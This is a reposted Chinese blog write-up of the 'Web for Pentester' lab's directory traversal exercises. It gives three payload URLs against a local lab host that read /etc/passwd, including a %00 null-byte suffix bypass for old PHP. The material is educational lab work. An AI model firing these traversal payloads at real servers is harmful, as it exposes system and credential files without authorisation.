Web for pentester_writeup之Directory traversal篇

转载

ditanji3425 于 2019-08-08 10:42:00 发布 147 收藏
文章标签： php
原文链接：http://www.cnblogs.com/liliyuanshangcao/p/11319648.html
版权

Web for pentester_writeup之Directory traversal篇


Directory traversal（目录遍历）

目录遍历漏洞，这部分有三个例子，直接查看源代码


```
<div class="span4">
        <h2>Directory traversal</h2>
          <ul>
            <li>Example 1: <img width="20" src="dirtrav/example1.php?file=hacker.png"></li>
            <li>Example 2: <img width="20" src="dirtrav/example2.php?file=/var/www/files/hacker.png"></li>
            <li>Example 3: <img width="20" src="dirtrav/example3.php?file=hacker"></li>
          </ul>


      </div>
```


Example 1



<1>测试输入 ./，停留在本目录




<2>测试输入../，发现目录切换，猜测是返回上级目录




直接溯源到根目录测试是否可以访问/etc/passwd

Payload

```
http://192.168.219.136/dirtrav/example1.php?
file=../../../../../../../../../../etc/passwd
```




Example 2




发现是绝对目录，同上，直接溯源到根目录测试是否可以访问/etc/passwd

Payload


```
http://192.168.219.136/dirtrav/example2.php?
file=/var/www/files/../../../../../../../../../../etc/passwd
```



Example 3




没有后缀，直接测试`../../../../../../etc/passwd`无返回



猜测是自动在参数后面加上了.png的后缀，使用%00 URL编码代表NUL空字节截断后缀

Payload

```
http://192.168.219.136/dirtrav/example3.php?file=../../../../../../../etc/passwd%00
```



使用空字节消除由服务器端代码添加的任何后缀是一种常见的旁路，在Perl和旧版本的PHP中经常使用到。在本环境这段代码中，这个问题是模拟的，因为PHP[5.3.4]版本之后解决这种绕过（http://php.net/releases/5_3_4.php）。

转载于:https://www.cnblogs.com/liliyuanshangcao/p/11319648.html